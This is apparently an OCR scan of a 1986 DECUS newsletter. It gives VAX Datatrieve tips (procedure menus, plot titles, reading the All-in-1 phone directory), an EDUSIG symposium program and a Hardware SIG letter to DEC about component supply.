"It is not problem for you because you run this as a batch procedure that you submit every night at midnight."

**** Pat Scopelliti, Corning Glass Works

- Creating a Procedures Menu

"This isn't a patch or anything. This was shown to us by the Telephone Support Center. Occasionally, they do have a nice idea! This may have been seen earlier but it so useful to us it should be seen [again]." "The problem is simple, we wanted to give people a choice... to add something, take it away, append, or whatever. They then give us an answer and we go off and do BEGIN-END loops."

```
     DECLARE SEL PIC 9
     PRINT       "1 = ADD", SKIP,
                 "2 = SUBTRACT",SKIP,
                 "3 = EXIT"
     SEL = *."Selection"
     IF SEL = 1 THEN BEGIN
       .
       .
       .
     END
     IF SEL = 2 THEN BEGIN
       .
       .
       .
     END
     IF SEL = 3 THEN EXIT
```

"The hangup is that, in a BEGIN-END, you aren't allowed to do things like FIND and other such nice handy features. What they showed us was a procedure like this..."

```
DEFINE PROCEDURE SELECTION
DECLARE SEL PIC 9
PRINT       "1 = ADD", SKIP,
            "2 = SUBTRACT",SKIP,
            "3 = EXIT"
SEL = *."Selection"
CHOICE
  SEL = 1 THEN FN$CREATE_LOG(X,"ADD")
  SEL = 2 THEN FN$CREATE_LOG(X,"SUB")
  SEL = 3 THEN EXIT
END_CHOICE
:X
END_PROCEDURE
```

"The thing to watch is that you can't have the last ':X' in a BEGIN-END because then it [Datatrieve] will try to optimize and resolve it at the beginning rather than at the end and it doesn't do it. [It's] very, very handy and simple and, of course, in whatever X means you can have FIND's and READY's, and [practically] anything else you want to do."

"Then people said, 'Well gee, at the end of that I like to get back to the choice.' What someone did was, at the end of the procedure, put in a ':SELECTION' which get you back up to the point where it asks you what you want to do. You're in a loop until the exit command is selected."

```
DEFINE PROCEDURE x
  .
  .
  .
:SELECTION
END_PROCEDURE
```

**** Les Hulse, The Gillette Company
- Add Title to Datatrieve Plots


"This little piece of maybe magic, maybe anti-magic, or maybe just... taking pieces of DEC equipment, software, and what have you and putting them together to make them usable. In other words, how do we put a title on a Datatrieve plot? I must admit that I didn't attend last Spring's graphics presentation so I didn't know this was such a hot item. I've been doing this for about the last year." "First of all, go to a previous issue of the Wombat Examiner and find the pattern for making a procedure that predefines all your terminal escape sequences." [ed. Wombat Examiner Vol. 5, No. 2, pp. 57-58] "The Datatrieve part of this procedure is right here."

1.) Declare a variable for the title (40 Characters Max)
2.) Optional Centering Procedure (using string functions) within 40 character positions
3.) Use the escape sequence to clear the screen

4.) Use escape sequence to position the cursor at line 23, position 1
5.) Use escape sequence and print the title double high, double wide
6.) Use escape sequence to move cursor to the home position, where the Datatrieve prompt will occur
7.) Execute the "Print Screen" command on the terminal (The double high, double wide title will print about 3 inches down from the top of the page)
8.) Issue Plot commands until you get what you want
9.) Issue PLOT HARDCOPY

Result:

DTR>



"... with the DTR prompt at the top of the page. A little Liquid Paper or whiteout takes care of that."

**** John Rieman, American Water Works Assoc.
- "F M Less"

"I call this one F-M-Less; it's almost FMS but not quite." The user is given some prompts or instructions in the top part of the screen. The lower part of the screen is set up as a scrolling region. It is within the scrolling region that the user interacts. The top part of the screen remains unchanged, leaving the prompts or instructions in place.


1.) Define Screen Control Escape Sequences

2.) Clear Screen

3.) Show Instructions

4.) Set lower screen to control region

5.) Store or Modify or whatever



"We get a little fancier after that and actually clear segments of the screen.

**** L. Hulse, The Gillette Company
- How to Convert All VMS Users to DTR Users

"All of us, who work on VAXes and get devoted to Datatrieve..., come up with a problem. That is how do we get all of our VAX users to be Datatrieve users. It is very simple..."

```
$ SET PROMPT="DTR>"
DTR>
```

**** Bart Z. Lederman, Greenberg Bros.
- All-in-1 Corporate Phone Directory

"I switched jobs recently and instead of nice simple and complicated Datatrieve-11, they've got a VAX and have put everybody on All-in-1. The first day I got in, the manager showed me what was going on with the system (no we don't give the people ALTPRI)." "The comptroller showed me the things they were doing. He got into All-in-1 and got into the corporate phone directory (and this was at 8 o'clock in the morning with no one on the 750) and it took 45 seconds to get the first entry back. I decided there had to be a better way and, while I don't have all the pieces yet, I played around with the dump record. This is sort of semi-magic but if anyone wants to get an entry back in 2 seconds instead of 45 seconds here is the record definition for the Corporate Phone Directory. Instead of accessing it through All-in-1 you can access it through Datatrieve."

```
DELETE CORPHONE_REC
REDEFINE RECORD CORPHONE_REC
!
!  Read All-In_1 Corporate Telephone Directory
!
01 CORPHONE_REC.
  10 CKEY PIC X(30).            ! Retrieval Key
  10 NAME.
```



```
     20 N1 PIC X(32).
     20 N2 PIC X(30).
  10 TELEPHONE.
     20 PRIMARY PIC X(20).
     20 SECONDARY PIC X(20).
  10 FILLER PIC X(30)            ! nothing here?
  10 ADDRESS.
     20 LINE1 PIC X(20).
     20 LINE2 PIC X(30).
     20 LINE3 PIC X(30).
     20 LINE4 PIC X(30).
     20 LINE5 PIC X(30).
     20 ZIP PIC X(9).
  10 X1 PIC X(10).              ! something here
  10 COMMENTS PIC X(60).
;

DELETE CORPHONE;
REDEFINE DOMAIN CORPHONE USING CORPHONE_REC ON
    OA$DATA:CORPHONE.DAT;
```

Remember to READY SHARED so others aren't locked out.

Adding Titles to Datatrieve Plots

Donald E. Stern, Jr., Warner Lambert Company, Milford, CT

At the Anaheim symposium, one of the questions that came up most often was "Can I add a title to my VAX Datatrieve plots?" Since this is not a built in feature of the Digital supplied plots, several people have come up with workarounds. (See, for example, the method that Les Hulse presented at Wombat Magic. This is given elsewhere in this issue.) One possible method, and the one presented in this article, is to customize the plotting routines to accept a user defined title.

The approach taken was to create a plotting routine in which the desired title is supplied in the parameter list. In its simplest form, the routine devised requires that only four modifications be added to the plotting routine. Those modifications include allocating space for the title string, receiving the argument from the calling PLOT statement, assigning the title to the variable, and, printing the title. As an example, the plotting routine LINREG (which was presented in my article in the September 1985 issue of the Wombat Examiner) was modified to accept a user specified title in the parameter list. In its original form, LINREG was based upon the Digital supplied X_Y plotting routine and accepted X and Y data in the parameter list. For example, the statement

```
DTR> Plot LINREG LOA, PRICE of YACHTS
```

produced an scatter diagram with LOA represented along the X-axis and PRICE represented along the Y-axis. A linear regression line is drawn through the data and the regression statistics are output at the bottom of the graph. The modified routine, presented below, takes a user specified title and centers it beneath the graph. In this example, the variable TITLES is declared at the top of the routine. The argument is received and the value is assigned to TITLES at the ENTRY 1 level. The title is actually printed after the scatter diagram at the ENTRY 2 level. The actual modifications to the original LINREG routine are indicated with comment lines starting with !!!!!.

```
    DELETE LINREG;
    REDEFINE PLOT LINREG
!
!     This plotting routine is based upon the DEC distributed
!     code for the plot X_Y.  In this implementation a
!     regression line is plotted automatically and the
!     regression coefficients are displayed.
!
!     Written by Donald E. Stern, Jr.  -   February 3, 1984
!
!     Modified to add title argument - D. Stern 1/9/86
!
    DECLARE X_AXIS, Y_AXIS, X_LENGTH, Y_LENGTH, X_MAX, X_MIN,
       Y_MIN, Y_MAX DECLARE X_POS, Y_POS, I
!
    !!!!! Declare a local variable to hold title data
       DECLARE STRING TITLES
!
       DECLARE VECTOR XS, YS
       DECLARE REAL   SUM_X, SUM_Y, SUM_X_Y, SUM_X_SQ,
          SUM_Y_SQ, R_SQ, R, SP_XY, SP_X, SP_Y, N, MEAN,
          SLOPE, INTERCEPT
!
       ENTRY 0 (X_LABEL : STRING, Y_LABEL : STRING)
          BEGIN
             PLOT HOUSEKEEP 0
             SET_SEGMENT 2
             X_AXIS = 100
             Y_AXIS = 360
             X_LENGTH = 600
             Y_LENGTH = 350
             PLOT LABEL 0 (X_AXIS, Y_AXIS, X_LENGTH,
                           Y_LENGTH, X_LABEL, Y_LABEL)
             SUM_X = 0
             SUM_Y = 0
             SUM_X_SQ = 0
             SUM_Y_SQ = 0
             SUM_X_Y = 0
          END
!
    !!!!! Specify the title argument in the parameter list
       ENTRY 1 (X : REAL : "horizontal coordinate",
                Y : REAL : "vertical coordinate",
                TITLE : STRING : "title")
!
          BEGIN
```



```
             XS (SIZE (XS) + 1 ) = X
             YS (SIZE (YS) + 1 ) = Y
             SUM_X = SUM_X + X
             SUM_Y = SUM_Y + Y
             SUM_X_SQ = SUM_X_SQ + X**2
             SUM_Y_SQ = SUM_Y_SQ + Y**2
             SUM_X_Y = SUM_X_Y + X * Y
!
    !!!!! Assign the title data to the local variable
             TITLES = TITLE
!
          END
!    Print scatter plot
!
       ENTRY 2
          BEGIN
             N = SIZE (XS)
             MEAN = SUM_X / N
             SLOPE = (SUM_X_Y - MEAN * SUM_Y) /
                      (SUM_X_SQ - MEAN * SUM_X)
             INTERCEPT = (SUM_Y - SLOPE * SUM_X) / N
             SP_XY = SUM_X_Y - (SUM_X * SUM_Y)/N
             SP_X  = SUM_X_SQ - (SUM_X * SUM_X / N)
             SP_Y  = SUM_Y_SQ - (SUM_Y * SUM_Y / N)
             R_SQ  = (SP_XY * SP_XY)/(SP_X * SP_Y)
             R = SQRT(R_SQ) !
             X_MIN = MIN (XS)
             X_MAX = MAX (XS)
             Y_MAX = MAX (YS)
             Y_MIN = MIN (YS)
             IF Y_MIN > 0 THEN Y_MIN = 0
             PLOT LABEL 2 (X_MIN, X_MAX, XS)
             PLOT LABEL 3 (Y_MIN, Y_MAX)
             PLOT LABEL 8 (YS)
             INCR I OVER XS
             PRINT CENTER (XS(I), YS(I)-9, '+', 9)
!
    !!!!! Print the title centered beneath x-axis label
             PRINT CENTER (400,450,TITLES,9)
!
!    Print the regression statistics
!
             PRINT 'P', LXY(20, 393),
                   'T(s1)', QUOTE('Slope = '),
                   'T(s1)', QUOTE( CVT(SLOPE) )
             PRINT  'P', LXY(20, 415), 'T(s1)',
                      QUOTE('Intercept = '), 'T(s1)',
                      QUOTE( CVT(INTERCEPT) )
             PRINT 'P', LXY(20, 437),
                   'T(s1)', QUOTE('Cor. Coef. = '),
                   'T(s1)', QUOTE( CVT(R) )
!
             PLOT LABEL 7
             OUTPUT_SEGMENT 2
             PLOT HOUSEKEEP 2
          END
    END_PLOT
```

In use, the title can be provided by the user in a number of ways. The following illustrates two possibilities. First, the statement

```
DTR> Plot LINREG LOA,PRICE,"Length vs. Price" of YACHTS
```

produces a graph such as that shown in Figure 1. Alternatively, a variable could be declared, assigned a value, and passed to the plotting routine as in the following example lines of code.

```
DTR> Declare TITLE PIC X(20).
DTR> TITLE = *."Name of Graph"
DTR> Plot LINREG LOA,PRICE,TITLE of YACHTS
```

For a plotting routine which calls upon a utility level plotting routine to actually do the plot, it was necessary to modify both the user specified plotting routine and the utility level plotting routine. The Digital supplied routines BAR and DRAW_BAR are examples. As with the LINREG routine given above, the modified versions of BAR and DRAW_BAR given below permit the user to specify a title by passing it as an argument in the parameter list. In the BAR routine, one must declare a variable to contain the title data, receive the data from the calling statement, assign the value to the declared variable, and pass the value to the DRAW_BAR routine. The DRAW_BAR routine modifications include declaring a variable, receiving the title data from BAR, assigning the data to the locally declared variable, and outputting the title. As before, the modifications are indicated by comments lines starting !!!!!.

```
  REDEFINE PLOT BAR
  DECLARE STRING VECTOR STRINGS
!
  !!!!! Declare a local variable for the title
  DECLARE STRING TITLES
!
  DECLARE REAL VECTOR VALUES
  DECLARE INDEX
  DECLARE STRING X_LABEL, Y_LABEL
!
  ENTRY 0 (X_LBL : STRING, Y_LBL : STRING)
     BEGIN
        X_LABEL = X_LBL
        Y_LABEL = Y_LBL
     END
!
  !!!!! Add a value to the parameter list
  ENTRY 1 (S : STRING, VALUE, TITLE : STRING : "TITLE")
     BEGIN
        INDEX = SEARCH (S, STRINGS)
        IF INDEX EQ 0
           INDEX = SIZE (STRINGS) + 1
        STRINGS (INDEX) = S
        VALUES (INDEX) = VALUES (INDEX) + VALUE
!
!!!!! Assign a the title data to the local variable
        TITLES = TITLE
!
```



```
     END
  ENTRY 2
     BEGIN
!
  !!!!! Pass the title data to the utility routine
        PLOT DRAW_BAR 0 (X_LABEL, Y_LABEL, STRINGS,
                         VALUES, TITLES)
     PLOT DRAW_BAR 2
     END
  END_PLOT
```

To conserve space, only enough lines of the modified DRAW_BAR routine are given to identify the points of modification.

```
  REDEFINE PLOT DRAW_BAR
  DECLARE STRING VECTOR STRINGS
  DECLARE REAL VECTOR VALUES, SCALED_VALUES DECLARE X_AXIS,
        Y_AXIS, X_LENGTH, Y_LENGTH, MIN_VALUE, MAX_VALUE,
        WIDTH, SHADOW DECLARE X_POS, Y_POS, ZERO, SCALE,
        INDEX, STOP, NEXT, I, MAX_STR, DIAG, SHADOW2
  DECLARE START_BAR
  DECLARE STRING Y_LABEL, X_LABEL
!
  !!!!! Declare a local variable to contain title data
  DECLARE STRING TITLES
!
!    Get data points !!!!! Receive the data from the calling
!    routine
!
  ENTRY 0 (X_LBL: STRING, Y_LBL: STRING,
           STRS : STRING VECTOR, VALS : REAL VECTOR,
            TITLE: STRING)
     BEGIN
!
  !!!!! Assign the title data to the local variable
        TITLES = TITLE
        X_LABEL = X_LBL
           .
           .
           .
     END
  ENTRY 2
     BEGIN
        .
        .
        .
        PRINT 'T(E)'
!
  !!!!! Center the title data under the x-axis label
        PRINT CENTER (400,450,TITLES,9)
              .
              .
              .
     END
!
!    Re-sort data by height and replot
!
```

```
ENTRY 3
   BEGIN
      NEXT = 0
      SORT DESC (VALUES, STRINGS)
      PLOT DRAW_BAR 2
   END
END_PLOT
```

Using these modified routines the statement

```
DTR> Plot BAR RIG,PRICE,"Title of Bar Graph" of YACHTS
```

will produce the graphs shown in Figure 2.

Other plotting routines can be modified in the same manner. One is reminded, however, that Digital does not support the plotting language. This means that it could change, without notice, in a manner which could break your application if it used a modified routine. In addition, you are encouraged to place the modified code in an alternate dictionary directory. This is because the standard plotting routines are deleted and replaced during installation of new versions of Datatrieve.

References

1.) Becker, Don, "How to Write Plots in DTR", Wombat Examiner, Volume 5, Number 3, pp 20-31, January 1984.

2.) Gallagher, Joe H., "VAX-DATATRIEVE Graphics Internals", Wombat Examiner, DECUS U.S. Chapter Newsletters, Volume 1, Number 1, pp. DTR-10 to DTR-29, September 1985.

3.) Stern, Donald E., "Additional Datatrieve Plots", Wombat Examiner, DECUS U.S. Chapter Newsletters, Volume 1, Number 1, pp. DTR-35 to DTR-40, September 1985.





Figure 1.

Figure 2.



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

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Jan. 6, 1986

Dear Fellow EDUSIG Members,

I just wanted to thank you all for the help you have given me during the Fall DECUS Symposium. Being my first experience with DECUS, I didn't know what to expect. I was impressed with the camaraderie shown among members. It is very rare to see in the world today. DECUS was the most helpful convention I have ever attended and well worth the time and trouble.

In the next two to three weeks I will be busy sharing what I have learned with the faculty who develop courseware on campus. Since the faculty do their own developing here at Freed-Hardeman College, they will appreciate the hints and shortcuts I picked up in Anaheim. They will especially like hearing about the new version of CAS that will be available soon.

To all who worked the EDUSIG booth from DEC, EDUSIG Steering Committee Members, and people from different school systems, colleges, and universities...Thank you for making my first of I hope many DECUS meetings as painless and helpful as possible!

Lisa G. Cook
Computer Applications Specialist
Freed-Hardeman College

Ed. Note: Lisa has taught the Courseware Authoring System (CAS) to Freed-Hardeman faculty for two years under a plan whereby the college offered summer stipends and required production of CAS modules. The program has been quite successful.

EDUSIG Program Announcements for DECUS-Dallas

The upcoming symposia represent the best array ever concerning education. Special interests have been grouped into the same days for those not intending to stay for the entire symposia.

Monday- K-12 Software, Faculty Training, Curriculum Tools

EDUSIG Business Meeting & Roadmap
K-12 Software Tools for the Instructor
Test Generation and Course Management with DEC's CML, Computer Managed Learning Software
School District Administrative Software - Part 1
School District Administrative Software - Part 2
Faculty Development in Academic Computing
Faculty Workshops - Faculty Development in Academic Computing
Faculty CBE Training Panel
Using Micros in the Auditing Course
Teaching ANSI Level 1 BASIC on VAXES
Computer Concept Training Using the WATFILE/PLUS Data Manipulation Tool
Using the VAX for Symbolic Computation

Tuesday - Curriculum Tools

Courseware Authoring System V1.5 New Features: Part 1 -Delivery System
Courseware Authoring Sgstem V1.5 New Features: Part 2 - VAX DAL Authoring Language
Tools for Developing and Delivering Computer Based Instruction Using Courseware Auth. System & DAL
DAL Magic - Some Surprising Features of DAL
Developing Courseware at a Liberal Arts Collge
Courseware Authoring System
C.A.S. Customer Panel Discussion
Using UNIX to Introduce Operating System Concepts

Wednesday - Curriculum Tools

Education Computer Systems Questions & Answers
Using VMS to Teach Operating Systems
An Interactive Laboratory Exercise for Statistic
MIT Project Athena Overview
Academic Tools for Colleges and Universities
Academic Applications for Colleges and Universities
Clearinghouse for Academic Software Update
Interdisciplinary Use of Computers
Computers as a Tool in Business Schools

Thursday - Administrative Computing

Interactive Videodisc Research and Development
Campus-Wide Computing at the University of Houston
Utilization of Computers in Libraries in Higher Education
Library Automation in Higher Education
Integration Through All-In-One
Higher Education Utilization of Data Management Systems for Local Development
Higher Ed Implementing an Alumni/Development System
Higher Education Installation of a Financial System
Higher Education Installation of a Student System
Higher Education Implementing USER-11
A Well Designed Accounting Structure to Assist Delivery and Support of Educational Tasks
Academic VAX Management Panel

Friday - Large Systems and Networks

Academic & Administrative Computing in the South Carolina Technical Education System
Student Computing at the University of Waterloo - A new approach
Student Workstations and Campus-Wide Networking at Stevens Institute of Technology
The University of Alaska Computer Network
Planning, Implementing, and Managing a Comprehensive Campus-Wide Network
EDUSIG Wrap-Up

Something for everyone, folks! Get your reservations in early. For you presenters, think about sending in a tantalizing abstract to run in this EDUSIG newsletter. Send to: Fred Bell, EDUSIG, Taft College, Taft, CA 93268

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
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- HOW TO REPORT HARDWARE HINTS AND KINKS (HHK's)
- A LETTER TO DEC
- PSS ANNOUNCEMENT
- RA81 GLUE PROBLEM
- HARDWARE HINTS AND KINKS

****

DEADLINE FOR NEXT REGULAR ISSUE: 27 APRIL 1986

There will also (probably) be an issue next month containing more information about the pre-symposium seminar (see "PSS Announcement") and, we hope, an answer to the HMS SIG's letter to Jack MacKeen (see "A Letter To DEC").

****

HOW TO REPORT HARDWARE HINTS AND KINKS (HHK's)

In the back of this magazine is a Hardware Submission Form. You may use this form to make the HMS SIG aware of any problems which you have encountered, or any improvements which you would like to see in Digital's hardware. Relevant items will be passed on to the appropriate people in Digital, and some will be published in the newsletter and/or presented at the next Hardware Hints and Kinks session.

A LETTER TO DEC

EDITOR'S NOTE

We had hoped to publish Mr. MacKeen's response to this letter, however, he has so far failed to reply. If he does respond, we will publish it as soon as possible -- perhaps in next month's issue of the newsletter.

MASSACHUSETTS INSTITUTE OF TECHNOLOGY
LABORATORY FOR NUCLEAR SCIENCE
BATES LINAC DATA ACQUISITION FACILITY

3-Jan-86

Jack MacKeen, VP Channels Marketing
Digital Equipment Corporation
4 Mount Royal
Marlboro, MA 01752

Dear Sir:

I see several basic categories of uneasiness in the user community:

1. A decision was made to enforce the approval process for volume sales contracts without providing sufficient resources for timely action.

2. Strict enforcement of the process resulted in problems for those who do not fall into the traditional categories of OEMs.

3. Existing distribution channels for certain items were cut off abruptly.

4. DIGITAL customers are unable to reach a level within DIGITAL which can provide an understanding of what DIGITAL's position is.

The following resulted from this action:

1. Fears of lack of supply, recently assuaged by assurances that DIGITAL was back in the components business, returned.

2. Small companies and innovators, caught between time-to-market and the need to provide business plans acceptable to DIGITAL, faced serious loss of revenue.

3. The possibility of further restrictions in availability of products from DIGITAL encouraged even those as yet unaffected to look to other companies for supply.

A long-term impact on systems sales would result for the following reasons:

1. DIGITAL is unable to provide products outside the large-volume center of the market.

2. DIGITAL systems are more valuable because of the wide range of options available from third parties.

3. DIGITAL advertising promotes the concept of a total solution. When a part of this solution is removed, DIGITAL

must compete with other companies providing middle of the market products.

4. Small companies and innovators carry DIGITAL products into areas not otherwise serviced by DIGITAL. They develop capabilities not available on systems products. These extensions increase the reputation of the company and create footholds in new markets for the sale of system products.

We would like DIGITAL to respond with the following:

1. A clarification of any misconceptions which might be indicated by this letter.

2. A statement of any modifications in the situation described by this letter.

3. Any statement which might increase our faith in DIGITAL as a supplier of components for integration into innovative products for the data processing industry.

Tom Provost, Chairman

Hardware Micro SIG, DECUS

*** PSS ANNOUNCEMENT ***

